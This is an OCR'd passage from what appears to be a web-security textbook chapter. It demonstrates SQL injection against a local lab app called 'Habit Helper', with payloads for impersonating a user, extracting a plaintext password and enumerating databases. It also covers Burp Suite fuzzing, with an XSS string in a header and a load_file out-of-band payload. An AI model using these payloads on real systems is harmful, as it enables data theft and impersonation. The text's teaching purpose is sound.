
Figure 4.5: *Habit Helper SQL error*

This error message is full of interesting information. First, we can see the query that failed: **INSERT INTO comments VALUES (?, ?, ‘is this an injection’’, :username)**

Further, there is a table called **comments** that most likely has four columns in it. At the very least, there are four fields in an insert command. The third field is the comment itself, which we control as a user, and the fourth is the username, which looks like a bind variable at first guess. As the user, we can control the third field. Since there is SQL injection, we can also control the fourth field. The username is printed on the screen in the comments, as seen in *Figure 4.5*.

First, let us perform a simple SQL injection to pretend to be a different user. We can do this by creating the SQL statement from the comment added to the post and adding comment symbols to the end. Depending on the SQL server, comments can have different values. The most common comments are two minus signs: `'--'` with or without a space in front, the `/* */` and `#`. So, let us impersonate `Lizzie`, the founder, and say that the website is a fraud. We will try the `'--'` style comment. Thus, our comment will be: **This is a fraud’,’Lizzie’)--**

Refer to the following figure:




This is a fraud','Lizzie')--

Figure 4.6: *Simple SQL injection*

This should create and execute the following SQL query: **INSERT INTO comments VALUES (?, ?, ‘This is a fraud’,’Lizzie’)--,: username)**

We can see our comments when the page refreshes, as shown in the following figure:



Duck said: Thank you for a place to get help.


John said: Looking forward to clicking the resist button

Lizzie said: This is a fraud

Figure 4.7: *Simple SQL injection results*

Since the fourth field is viewable from the web application, we could query interesting information from the web application this way. We can use a select SQL query after the comment to insert something that we would like to see, such as a password field. The only table name we have – comments –– is named based on what it stores. The most straightforward guess for the table that stores the usernames and passwords of would-be users. The variable username is passed to the SQL we saw in the error message. There is a good chance that it is the name of a column. We will guess the column name password. After the comment, let us try to add the following second SQL query: `select password from users where username = 'Lizzie'`. Thus, the whole comment is **Great pages'; select password from users where username = 'Lizzie')--.**

Refer to the following figure:




This is great', select password from users where username = 'Lizzie')--

Figure 4.8: SQL injection to find passwords

The SQL executed is: **INSERT INTO comments VALUES (?, ?, 'Great pages', select password from users where username = 'Lizzie')--,: username).**

This will refresh the page and see the following new comments added:



cookies said: This is great

Figure 4.9: SQL injection found password result

This comment tells us the following three things:

- Lizzie's password is cookies.
- We correctly guessed the user table, username, and password fields.

- The passwords are stored in plaintext.

The following subsection will look at manually pulling interesting information from an SQL injection. Another manual SQL injection walk-through (using the Boolean-based) technique can be found in *Chapter 10*, *Authentication Bypass Via SQL Injection*.

Using SQL injection to extract information manually

Extracting information from the database depends on what database and version are being run. Enumeration can be tricky when a non-standard database is used. Refer to the following table to know what SQL to use to find basic information about the database. All information provided here concerns the three most common databases: MySQL, MS SQL, and Oracle. If your application uses a different database, you must look up the keywords to use:


	MySQL	MS SQL	Oracle
System user/Users running the database.	**USER()** **SESSION_USER()** **CURRENT_USER()** **SYSTEM_USER()**	**SYSTEM_USER** **suser_sname()**	**SELECT user FROM DUAL**
All users	[illegible]	[illegible]	[illegible]
Database names	**SELECT schema_name FROM information_schema.schemata;**	**SELECT name FROM master..sysdatabases;**	**SELECT TABLESPACE_NAME FROM USER_TABLESPACES**
Current database	**DATABASE()** **SCHEMA()**	**DB_NAME()**	
Database version	**@@VERSION** **VERSION()** **@@GLOBAL.VERSION**	**@@VERSION**	**SELECT version FROM v$instance** **SELECT banner FROM V$VERSION WHERE banner LIKE 'oracle%'**
Database tables	**SELECT table_schema, table_name FROM INFORMATION_SCHEMA.TABLES**	**SELECT table_name FROM INFORMATION_SCHEMA.TABLES WHERE table_type = 'BASE TABLE**	**SELECT table_name, tablespace_name FROM all_tables**

***Table 4.1**: Interesting database queries*

The commands and keywords can be used in select queries or as substrings to return data.

In our previous SQL injection example, let us try to find the current database name and username. First, try to use the `DATABASE()` function from MySQL. Our comment will be: **This is a SQL injection returning the current database as username ', SELECT DATABASE())--.**


Refer to the following figure:



This is a sql injection returning the current database as username ', SELECT DATABASE())--

Figure 4.10: SQL injection with interesting database queries

A comment is added. After the page refreshes, we see the new comment shown in the following figure:




TESTDB said: This is a sql injection returning the current database as username

Figure 4.11: Interesting database query results

So, the current database name is **`TESTDB`**. Now, let us try to find the username using the MySQL **`User()`** function. In this case, the comment will be: **This is a SQL injection where the database user is the username, User())--.**


Refer to the following figure:



```
This is a sql injection
returning the current user
of db as username ',
SELECT USER()
)--
```

Figure 4.12: More SQL injection with interesting database queries

The page refreshes, and the new comment is shown as follows:



SA said: This is a sql injection returning the current user of db as username

Figure 4.13: Results of more interesting database queries


We see that the user is SA.

SQL injection tools

This section will look at using Burp Suite Intruder with fuzzing lists to detect SQL injection and SQLMap to dump databases.

Burp Suite fuzzing

Apart from manually testing SQL injection possibilities, another good way to try to check input is to use fuzzing lists. Burp Suite currently comes with built-in fuzzing lists. In the current example, the fourth field, username, is set by a hidden field in the form and would be manipulable by a user in the HTTP request. The following is an HTTP request from one of our earlier SQL injections:



```
POST /habit-helper-1.0/public?read=yes&addComment=yes HTTP/1.1
Host: 127.0.0.1:8081
Content-Length: 143
Cache-Control: max-age=0
sec-ch-ua: "Chromium";v="105", "Not)A;Brand";v="8"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Windows"
Upgrade-Insecure-Requests: 1
Origin: http://127.0.0.1:8081
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/105.0.5195.102
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,im
age/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.
9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer:
http://127.0.0.1:8081/habit-helper-1.0/public?read=yes&addComment=y
es
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: permissions=dXNlcg==; user=sK9810999817; CSRFTOKEN=
8f14e45fceea167a5a36dedd4bea2543; notifications=Y29tbWVudA==;
JSESSIONID=B55009704858E4AE2C694AB63C82AED7
Connection: close

comment=This+is+not+great%21%27%2C+%40%40Version%29--&postid=1&
username=pumpkin&csrfToken=8f14e45fceea167a5a36dedd4bea2543&
submitComment=Submit
```

Figure 4.14: *HTTP request with possible SQL injection*

So, to fuzz this request and check if the username field is injectable, right-click on the request and select from the sub menu: **Send to Intruder**. Refer to the following figure:




Scan
Do passive scan
Do active scan
Send to Intruder Ctrl+I
Send to Repeater Ctrl+R
Send to Sequencer
Send to Comparer
Send to Decoder
Show response in browser
Request in browser
Extensions

Figure 4.15: Burp Suite right-click menu

You may also use the keyboard shortcut *Ctrl+I*. Now, move to the **Intruder** window to configure the attack. On the **Positions** tab, click the **Clear** button. Refer to the following figure:


Positions
Payloads
Resource Pool
Options
Choose an attack type
Payload Positions
Update Host header to match target
Search...
0 matches

Attack type: Sniper

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: http://127.0.0.1:8081


```
POST /habit-helper-1.0/public?read=[illegible]&addComment=[illegible] HTTP/1.1
Host: 127.0.0.1:8081
Content-Length: 101
Cache-Control: max-age=0
sec-ch-ua: "Chromium";v="105", "Not)A;Brand";v="8"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Windows"
Upgrade-Insecure-Requests: 1
Origin: http://127.0.0.1:8081
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:33.0) Gecko/20120101 Firefox/33.0<script>alert(1)</script>
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://127.0.0.1:8081/habit-helper-1.0/public?read=yes&id=1
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: JSESSIONID=[illegible]; permissions=[illegible]; user=[illegible]; CSRFTOKEN=
[illegible]
Connection: close

comment=[illegible]&postid=[illegible]&username=[illegible]&csrfToken=[illegible]&submitComment=[illegible]
```

11 payload positions

Length: 1123

Figure 4.16: Burp Suite Intruder payload positions for SQL injection fuzzing

Then highlight the username **`pumpkin`** and click **Add**. Also, change the comment so it does not have a SQL injection. Refer to the following figure:



Choose an attack type

Attack type: Sniper

Payload Positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: http://127.0.0.1:8081

☐ Update Host header to match target

```
POST /habit-helper-1.0/public?read=yes&addComment=yes HTTP/1.1
Host: 127.0.0.1:8081
Content-Length: 101
Cache-Control: max-age=0
sec-ch-ua: "Chromium";v="105", "Not)A;Brand";v="8"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Windows"
Upgrade-Insecure-Requests: 1
Origin: http://127.0.0.1:8081
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:33.0) Gecko/20120101 Firefox/33.0<script>alert(1)</script>
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://127.0.0.1:8081/habit-helper-1.0/public?read=yes&id=1
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: JSESSIONID=CBABFE4B24740E29EB31BF84CAF40732; permissions=dXNlcg==; user=sK851m999971; CSRFTOKEN=1679091c5a880faf6fb5e6087eb1b2dc
Connection: close

comment=test&postid=1&username=§pumpkin§&csrfToken=1679091c5a880faf6fb5e6087eb1b2dc&submitComment=Submit
```


0 matches

1 payload position

Length: 1103

Figure 4.17: Burp Suite set-up payload for fuzzing SQL injection testing

Next, click the **Payloads** tab. The payload type simple list will be selected by default. Under the payload options for a simple list, click **Add** from the list:



Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1

Payload count: 0

Payload type: Simple list


Request count: 0

Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Figure 4.18: Burp Suite Intruder add payloads from list

Find the list titled **Fuzzing - SQL injection** and select it. Refer to the following figure:



1 ×
2 ×
+
Positions
Payloads
Resource Pool
Options
Payload Sets
Start attack
Payload set: 1
Payload count: 0
Form field names - short
Form field names - long
Form field values
Server-side variable names
SSRF targets
Fuzzing - JSON_XML injection
Fuzzing - out-of-band
Fuzzing - SQL injection
Fuzzing - XSS
Fuzzing - path traversal
Fuzzing - path traversal (single file)
Fuzzing - template injection
3 letter words
4 letter words
5 letter words
Add from list ...
sed as payloads.

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Figure 4.19: *Select fuzzing: SQL injection list*

Then click the **Start attack** button on the upper right.

After the attack, sort the results by size or error code; there were 200 results where the possible SQL injection added a comment and did not inject at all. Several where the size of the field caused an SQL error are shown as follows:


Pretty
Raw
Hex
Render

HTTP Status 500 – Internal Server Error

Type Exception Report

Message Request processing failed; nested exception is org.springframework.dao.DataIntegrityViolationException: PreparedStatementCallback; SQL [INSERT INTO comments VALUES (?,?,'This is a comment',?)]; Value too long for column "AUTHOR VARCHAR(32)": "'(select load_file("\\\\{domain}\\c"))' (37)"; SQL statement:

Description The server encountered an unexpected condition that prevented it from fulfilling the request.

Exception

```
org.springframework.web.util.NestedServletException: Request processing failed; nested exception is org.springfra
INSERT INTO comments VALUES (?,?,'This is a comment',?) [22001-187]; nested exception is org.h2.jdbc.JdbcSQLExcep
INSERT INTO comments VALUES (?,?,'This is a comment',?) [22001-187]
        org.springframework.web.servlet.FrameworkServlet.processRequest(FrameworkServlet.java:965)
        org.springframework.web.servlet.FrameworkServlet.doPost(FrameworkServlet.java:855)
        javax.servlet.http.HttpServlet.service(HttpServlet.java:681)
        org.springframework.web.servlet.FrameworkServlet.service(FrameworkServlet.java:829)
        javax.servlet.http.HttpServlet.service(HttpServlet.java:764)
        org.apache.tomcat.websocket.server.WsFilter.doFilter(WsFilter.java:52)
```


Root Cause

```
org.springframework.dao.DataIntegrityViolationException: PreparedStatementCallback; SQL [INSERT INTO comments VAI
INSERT INTO comments VALUES (?,?,'This is a comment',?) [22001-187]; nested exception is org.h2.jdbc.JdbcSQLExcep
INSERT INTO comments VALUES (?,?,'This is a comment',?) [22001-187]
```

Figure 4.20: *Verbose error in SQL from fuzzing*

This error is verbose and gives us information about the database fields but is not proof of an injection. This shows us that the column name is **AUTHOR** and is **VARCHAR** of size 32.

The only other error is a duplicate key error shown as follows:



HTTP Status 500 – Internal Server Error

Type Exception Report

Message Request processing failed; nested exception is org.springframework.dao.DuplicateKeyException: PreparedStatementCallback; SQL [INSERT INTO comments VALUES (?,?,'This is a comment',?)]; Unique index or primary key violation: "PRIMARY KEY ON PUBLIC.COMMENTS(ID)"; SQL statement:

Description The server encountered an unexpected condition that prevented it from fulfilling the request.

Exception

```
org.springframework.web.util.NestedServletException: Request processing failed; nested exception is org.springfra
INSERT INTO comments VALUES (?,?,'This is a comment',?) [23505-187]; nested exception is org.h2.jdbc.JdbcSQLExcep
INSERT INTO comments VALUES (?,?,'This is a comment',?) [23505-187]
        org.springframework.web.servlet.FrameworkServlet.processRequest(FrameworkServlet.java:965)
        org.springframework.web.servlet.FrameworkServlet.doPost(FrameworkServlet.java:855)
        javax.servlet.http.HttpServlet.service(HttpServlet.java:681)
        org.springframework.web.servlet.FrameworkServlet.service(FrameworkServlet.java:829)
        javax.servlet.http.HttpServlet.service(HttpServlet.java:764)
        org.apache.tomcat.websocket.server.WsFilter.doFilter(WsFilter.java:52)
```

Root Cause

```
org.springframework.dao.DuplicateKeyException: PreparedStatementCallback; SQL [INSERT INTO comments VALUES (?,?,
```

